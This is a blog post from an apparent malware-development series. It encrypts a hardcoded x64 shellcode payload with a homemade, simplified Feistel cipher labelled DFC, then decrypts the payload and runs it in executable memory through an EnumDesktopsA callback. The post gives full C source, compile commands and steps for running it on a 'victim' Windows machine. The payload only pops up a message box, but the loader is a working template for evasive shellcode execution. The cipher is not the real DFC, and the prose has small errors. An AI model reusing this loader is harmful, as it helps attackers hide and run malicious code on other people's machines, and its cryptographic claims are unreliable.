


Malware and cryptography 34: encrypt payload via DFC algorithm. Simple C example.

 cocomelonc.github.io/malware/2024/11/10/malware-cryptography-34.html

November 10, 2024

12 minute read

Hello, cybersecurity enthusiasts and white hackers!



The image shows a C program for DFC encryption and decryption, and its execution in a Windows PowerShell window. The C code defines two functions: `dfc_encrypt` and `dfc_decrypt`, both taking a 32-bit block and a key as input. The encryption function performs 8 rounds of encryption, and the decryption function performs 8 rounds of decryption in reverse order. The PowerShell window shows the output of the program, displaying the encrypted and decrypted shellcode. A small "Meow-meow!" dialog box is also visible in the background.

```
45 //DFC encryption function
46 void dfc_encrypt(uint32_t* block, uint8_t* key)
47 {
48     uint32_t left = block[0], right = block[1];
49
50     //perform 8 rounds of encryption
51     for(int i = 0; i < ROUNDS; i++) {
52         G(&left, &right, K[i]);
53     }
54
55     //final left-right swap
56     block[0] = right;
57     block[1] = left;
58 }
59
60 //DFC decryption function
61 void dfc_decrypt(uint32_t* block, uint8_t* key)
62 {
63     uint32_t left = block[0], right = block[1];
64
65     //perform 8 rounds of decryption in reverse
66     for(int i = ROUNDS - 1; i >= 0; i--) {
67         G(&left, &right, K[i]);
68     }
69
70     //final left-right swap
71     block[0] = right;
72     block[1] = left;
73 }
```

decrypted shellcode:

```
fc 48 81 e4 f0 ff ff ff e8 d0 00 00 00 41 51 41 50 52 51 56 48 31 d2 65 48 8
b 52 60 3e 48 8b 52 18 3e 48 8b 52 20 3e 48 8b 72 50 3e 48 0f b7 4a 4a 4d 31
c9 48 31 c0 ac 3c 61 7c 02 2c 20 41 01 c1 e2 ed 52 41 51 3e 48
8b 52 20 3e 8b 42 3c 48 01 d0 3e 8b 48 ff c9 3e 41 8b 34 88 48 01 d6
0 3e 8b 48 18 3e 44 8b 40 20 49 01 48 e0 75 f1 3e 4c 03 4c 24 08 45
4d 31 c9 48 31 c0 ac 41 c1 c9 0d 41 8e 05 5a 41 8b 0c 48 3e 44 8b 40 1c 49 0
39 d1 75 d6 58 3e 44 8b 40 24 49 01 d0 66 3e 41 8b 0c 48 3e 44 8b 40 1c 49 0
1 d0 3e 41 8b 04 88 48 01 d0 41 58 41 58 5e 59 5a 41 58 41 59 41 5a 48 83 ec
20 41 52 ff e0 58 41 59 5a 3e 48 8b 12 e9 49 ff ff 5d 49 c7 c1 00 00 00
00 3e 48 8d 95 1a 01 00 00 3e 4c 8d 85 25 01 00 00 48 31 c9 41 ba 45 83 56 0
7 ff d5 bb e0 1d 2a 0a 41 ba a6 95 bd 9d ff d5 48 83 c4 28 3c 06 7c 0a 80 fb
e0 75 05 bb 47 13 72 6f 6a 00 59 41 89 da ff d5 4d 65 6f 77 2d 6d 65 6f 77
21 00 3d 5e 2e 2e 5e 3d 00 00
```

After my presentation and workshop at a conference in Luxembourg where I touched on the abuse of cryptographic functions in the internal structure of Windows OS, many colleagues and readers increasingly have questions about the use of cryptography in protecting malware during its development.

This post is the result of my own research on using DFC (Decorrelated Fast Cipher) on malware development. As usual, exploring various crypto algorithms, I decided to check what would happen if we apply this to encrypt/decrypt the payload.

DFC

The **Decorrelated Fast Cipher (DFC)** was developed in 1998 by cryptographers from the *École Normale Supérieure, the CNRS, and France Telecom* under the leadership of Serge Vaudenay. Designed as a candidate for the Advanced Encryption Standard (AES)

competition, DFC is a symmetric block cipher using an **8-round Feistel network** and a **128-bit** block size. Though ultimately not selected as the AES standard, DFC contributed to cryptographic research, particularly in the PEANUT family of ciphers.

The Decorrelated Fast Cipher (DFC) based on an **8-round** Feistel network, with each round processing a **128-bit** block divided into two **64-bit** halves. DFC uses a key schedule to generate 8 unique round keys from a variable-length key of up to **256** bits, while it is commonly implemented with a **128-bit** key. Each round applies a particular encryption function to one half of the block, combines it with the other half, then swaps the halves - a classic Feistel structure that allows for simple decryption by reversing the sequence of the keys.

DFC's architecture seeks to give excellent security against differential and linear cryptanalysis, and it is notable for using decorrelation theory, which reduces statistical relationships inside encrypted data in order to resist modern cryptographic assaults. Each round's encryption function employs a pair of 64-bit subkeys derived from the main key, making the cipher suitable for hardware and software implementations.

Although DFC was not chosen as the final AES standard, it presented novel techniques to resisting decorrelation-based attacks, stressing strong security features for symmetric block ciphers. DFC is now a member of the larger PEANUT family (Pretty Encryption Algorithm with n-Universal Transformation), which is notable for using unique mathematical transformations to increase its resistance to cryptanalysis.

practical example

Let's implement it in practice. Let's break down the implementation step by step to understand how the DFC-based encryption and decryption functions need to be implemented, focusing on the encryption of a payload. This approach will help you understand each part of the code and how it contributes to the functionality of the DFC cipher.

First of all define constants and key variables:

```
#define ROUNDS 8
#define BLOCK_SIZE 16
```

Then we need key schedule generation.

The key schedule function generates eight **128-bit** round keys based on the original encryption key. These round keys are used in each of the Feistel rounds to perform operations on each half of the data block:

```

void key_schedule(uint8_t* key) {
    for (int i = 0; i < ROUNDS; i++) {
        for (int j = 0; j < 16; j++) {
            K[i][j] = key[j] ^ (i + j);
        }
    }
}

```

The round keys are derived by XORing each byte of the main key with the round and byte indices, creating unique keys for each round.

The next one is implement the Feistel round function. In DFC, each round performs operations on the left and right halves of the block. The round function is defined as **G**, which takes the **left** and **right** halves of the block, and a **roundKey**.

This function: swaps the left and right halves and XORs the left half (after applying **F** function) with the right half and the current round key:

```

// DFC G function applies Feistel structure in each round
void G(uint32_t* left, uint32_t* right, uint8_t* roundKey) {
    uint32_t tempRight = *right;
    *right = *left ^ F(*right, *(uint32_t*)roundKey);
    *left = tempRight;
}

```

F is the core function of the Feistel structure. In my implementation, the **F** function for the Decorrelated Fast Cipher (DFC) round uses a bitwise rotation and XOR operation to introduce non-linearity and diffusion in each round:

```

// function F for DFC round (simplified for illustration)
uint32_t F(uint32_t left, uint32_t key_part) {
    return rotl(left + key_part, 3) ^ key_part;
}

```

Here, **left** param is typically the **left** half of the data block in the Feistel round, **key_part** is a **32-bit** portion of the round key, specific to each Feistel round.

The main logic of this function is simple.

The **left** input (half of the data block) is added to the **key_part**. This addition introduces dependency on both the current data and the key, making each round sensitive to the specific round key.

The result of the addition is then rotated left by 3 bits (**rotr(..., 3)**). Bitwise rotation is used here to disperse the bits across the data, enhancing diffusion. The **rotr** function shifts bits to the left by **3** positions, with the leftmost bits wrapping around to the right.

Finally, the result of the rotation is XORed with `key_part`. XOR introduces further non-linearity and ensures that small changes in `key_part` or `left` lead to significant changes in the output of `F`.

The next function we needed is block encryption logic.

The `dfc_encrypt` function performs the encryption in a Feistel structure over 8 rounds. Each round uses a different round key generated from the key schedule:

```
// DFC encryption function
void dfc_encrypt(uint32_t* block, uint8_t* key) {
    uint32_t left = block[0], right = block[1];

    // perform 8 rounds of encryption
    for (int i = 0; i < ROUNDS; i++) {
        G(&left, &right, K[i]);
    }

    // final left-right swap
    block[0] = right;
    block[1] = left;
}
```

This function initializes `left` and `right` from the input block. Then for each of the 8 rounds, applies the `G` function to `left` and `right` with the corresponding round key. Finally, swaps `left` and `right` to complete the Feistel round and update the block.

The decryption function `dfc_decrypt` mirrors the encryption, but the rounds are applied in reverse order:

```
// DFC decryption function
void dfc_decrypt(uint32_t* block, uint8_t* key) {
    uint32_t left = block[0], right = block[1];

    // perform 8 rounds of decryption in reverse
    for (int i = ROUNDS - 1; i >= 0; i--) {
        G(&left, &right, K[i]);
    }

    // final left-right swap
    block[0] = right;
    block[1] = left;
}
```

As usual, `dfc_encrypt_shellcode` prepares shellcode for encryption by applying padding and then encrypting each 128-bit block:

```

// function to encrypt shellcode using DFC
void dfc_encrypt_shellcode(unsigned char* shellcode, int shellcode_len, uint8_t* key)
{
    key_schedule(key); // generate subkeys
    int i;
    uint32_t* ptr = (uint32_t*)shellcode;
    for (i = 0; i < shellcode_len / BLOCK_SIZE; i++) {
        dfc_encrypt(ptr, key);
        ptr += 4; // move to the next 128-bit block (4 * 32-bit words)
    }
    // handle remaining bytes by padding with 0x90 (NOP)
    int remaining = shellcode_len % BLOCK_SIZE;
    if (remaining != 0) {
        unsigned char pad[BLOCK_SIZE] = { 0x90 };
        memcpy(pad, ptr, remaining);
        dfc_encrypt((uint32_t*)pad, key);
        memcpy(ptr, pad, remaining);
    }
}

```

This function calls `key_schedule` to initialize round keys. Then encrypts the main shellcode in **128-bit** blocks. And applies padding if the shellcode length is not a multiple of the block size.

The next one is decryption logic:

```

// function to decrypt shellcode using DFC
void dfc_decrypt_shellcode(unsigned char* shellcode, int shellcode_len, uint8_t* key)
{
    key_schedule(key); // generate subkeys
    int i;
    uint32_t* ptr = (uint32_t*)shellcode;
    for (i = 0; i < shellcode_len / BLOCK_SIZE; i++) {
        dfc_decrypt(ptr, key);
        ptr += 4;
    }
    // handle remaining bytes by padding
    int remaining = shellcode_len % BLOCK_SIZE;
    if (remaining != 0) {
        unsigned char pad[BLOCK_SIZE] = { 0x90 };
        memcpy(pad, ptr, remaining);
        dfc_decrypt((uint32_t*)pad, key);
        memcpy(ptr, pad, remaining);
    }
}

```

Finally, putting it all together in `main`:

```

int main() {
    unsigned char my_payload[] =
        "\xfc\x48\x81\xe4\xf0\xff\xff\xe8\xd0\x00\x00\x00\x41"
        "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
        "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
        "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
        "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
        "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
        "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
        "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
        "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
        "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
        "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
        "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
        "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
        "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
        "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
        "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
        "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
        "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
        "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
        "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
        "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
        "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
        "\x2e\x2e\x5e\x3d\x00";

    int my_payload_len = sizeof(my_payload);
    int pad_len = my_payload_len + (BLOCK_SIZE - my_payload_len % BLOCK_SIZE) %
BLOCK_SIZE;
    unsigned char padded[pad_len];
    memset(padded, 0x90, pad_len); // pad with NOPs
    memcpy(padded, my_payload, my_payload_len);

    printf("original shellcode:\n");
    for (int i = 0; i < my_payload_len; i++) {
        printf("%02x ", my_payload[i]);
    }
    printf("\n\n");

    uint8_t key[8] = { 0x12, 0x34, 0x56, 0x78, 0x9A, 0xBC, 0xDE, 0xF0 };

    dfc_encrypt_shellcode(padded, pad_len, key);

    printf("encrypted shellcode:\n");
    for (int i = 0; i < pad_len; i++) {
        printf("%02x ", padded[i]);
    }
    printf("\n\n");

    dfc_decrypt_shellcode(padded, pad_len, key);

    printf("decrypted shellcode:\n");

```

```

for (int i = 0; i < my_payload_len; i++) {
    printf("%02x ", padded[i]);
}
printf("\n\n");

// allocate and execute decrypted shellcode
LPVOID mem = VirtualAlloc(NULL, my_payload_len, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
RtlMoveMemory(mem, padded, my_payload_len);
EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, NULL);

return 0;
}

```

As you can, see in the main function I just encrypted/decrypted **meow-meow** messagebox payload.

Full source code **hack.c**:

```

/*
 * hack.c
 * encrypt/decrypt payload via DFC (Decorrelated Fast Cipher) algorithm
 * author: @cocomelonc
 * https://cocomelonc.github.io/malware/2024/11/10/malware-cryptography-34.html
 */

#include <stdio.h>
#include <stdint.h>
#include <string.h>
#include <stdlib.h>
#include <windows.h>

#define ROUNDS 8          // DFC uses 8 rounds of encryption
#define BLOCK_SIZE 16     // DFC operates on 128-bit (16-byte) blocks

// subkeys generated from the main key
uint8_t K[ROUNDS][16];

// rotate left function
uint32_t rotl(uint32_t x, int shift) {
    return (x << shift) | (x >> (32 - shift));
}

// function F for DFC round (simplified for illustration)
uint32_t F(uint32_t left, uint32_t key_part) {
    return rotl(left + key_part, 3) ^ key_part;
}

// DFC G function applies Feistel structure in each round
void G(uint32_t* left, uint32_t* right, uint8_t* roundKey) {
    uint32_t tempRight = *right;
    *right = *left ^ F(*right, *(uint32_t*)roundKey);
    *left = tempRight;
}

// key schedule for DFC
void key_schedule(uint8_t* key) {
    for (int i = 0; i < ROUNDS; i++) {
        for (int j = 0; j < 16; j++) {
            K[i][j] = key[j % 8] ^ (i + j); // generate subkey for each round
        }
    }
}

// DFC encryption function
void dfc_encrypt(uint32_t* block, uint8_t* key) {
    uint32_t left = block[0], right = block[1];

    // perform 8 rounds of encryption
    for (int i = 0; i < ROUNDS; i++) {
        G(&left, &right, K[i]);
    }
}

```

```

}

// final left-right swap
block[0] = right;
block[1] = left;
}

// DFC decryption function
void dfc_decrypt(uint32_t* block, uint8_t* key) {
    uint32_t left = block[0], right = block[1];

    // perform 8 rounds of decryption in reverse
    for (int i = ROUNDS - 1; i >= 0; i--) {
        G(&left, &right, K[i]);
    }

    // final left-right swap
    block[0] = right;
    block[1] = left;
}

// function to encrypt shellcode using DFC
void dfc_encrypt_shellcode(unsigned char* shellcode, int shellcode_len, uint8_t* key)
{
    key_schedule(key); // generate subkeys
    int i;
    uint32_t* ptr = (uint32_t*)shellcode;
    for (i = 0; i < shellcode_len / BLOCK_SIZE; i++) {
        dfc_encrypt(ptr, key);
        ptr += 4; // move to the next 128-bit block (4 * 32-bit words)
    }
    // handle remaining bytes by padding with 0x90 (NOP)
    int remaining = shellcode_len % BLOCK_SIZE;
    if (remaining != 0) {
        unsigned char pad[BLOCK_SIZE] = { 0x90 };
        memcpy(pad, ptr, remaining);
        dfc_encrypt((uint32_t*)pad, key);
        memcpy(ptr, pad, remaining);
    }
}

// function to decrypt shellcode using DFC
void dfc_decrypt_shellcode(unsigned char* shellcode, int shellcode_len, uint8_t* key)
{
    key_schedule(key); // generate subkeys
    int i;
    uint32_t* ptr = (uint32_t*)shellcode;
    for (i = 0; i < shellcode_len / BLOCK_SIZE; i++) {
        dfc_decrypt(ptr, key);
        ptr += 4;
    }
    // handle remaining bytes by padding

```

```

int remaining = shellcode_len % BLOCK_SIZE;
if (remaining != 0) {
    unsigned char pad[BLOCK_SIZE] = { 0x90 };
    memcpy(pad, ptr, remaining);
    dfc_decrypt((uint32_t*)pad, key);
    memcpy(ptr, pad, remaining);
}
}

int main() {
    unsigned char my_payload[] =
        "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
        "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
        "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
        "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
        "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
        "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
        "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
        "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
        "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
        "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
        "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
        "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
        "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
        "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
        "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
        "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
        "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
        "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
        "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
        "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
        "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
        "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
        "\x2e\x2e\x5e\x3d\x00";

    int my_payload_len = sizeof(my_payload);
    int pad_len = my_payload_len + (BLOCK_SIZE - my_payload_len % BLOCK_SIZE) %
BLOCK_SIZE;
    unsigned char padded[pad_len];
    memset(padded, 0x90, pad_len); // pad with NOPs
    memcpy(padded, my_payload, my_payload_len);

    printf("original shellcode:\n");
    for (int i = 0; i < my_payload_len; i++) {
        printf("%02x ", my_payload[i]);
    }
    printf("\n\n");

    uint8_t key[8] = { 0x12, 0x34, 0x56, 0x78, 0x9A, 0xBC, 0xDE, 0xF0 };

    dfc_encrypt_shellcode(padded, pad_len, key);

```

```

printf("encrypted shellcode:\n");
for (int i = 0; i < pad_len; i++) {
    printf("%02x ", padded[i]);
}
printf("\n\n");

dfc_decrypt_shellcode(padded, pad_len, key);

printf("decrypted shellcode:\n");
for (int i = 0; i < my_payload_len; i++) {
    printf("%02x ", padded[i]);
}
printf("\n\n");

// allocate and execute decrypted shellcode
LPVOID mem = VirtualAlloc(NULL, my_payload_len, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
RtlMoveMemory(mem, padded, my_payload_len);
EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, NULL);

return 0;
}

```

As usual some printing logic is just for checking correctness of logic and running payload via EnumDesktopsA.


demo

Let's go to see everything in action. Compile it (in my **linux** machine):

```

x86_64-w64-mingw32-gcc -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc


```



The screenshot shows a terminal window with three tabs. The active tab is titled 'cocomelonc@pop-os: ~/hacking/cybersec_blog/meow/2024-11-10-malware-cryptography-34'. The user runs the compilation command: `x86_64-w64-mingw32-g++ hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive`. The output shows the file 'hack.exe' is created with permissions '-rwxrwxr-x' and size 41472. Then, the user runs `ls -lt`, showing 'hack.c' with permissions '-rw-rw-r--' and size 5563.

Then, just run it in the victim's machine (**windows 11 x64** in my case):

.\hack.exe

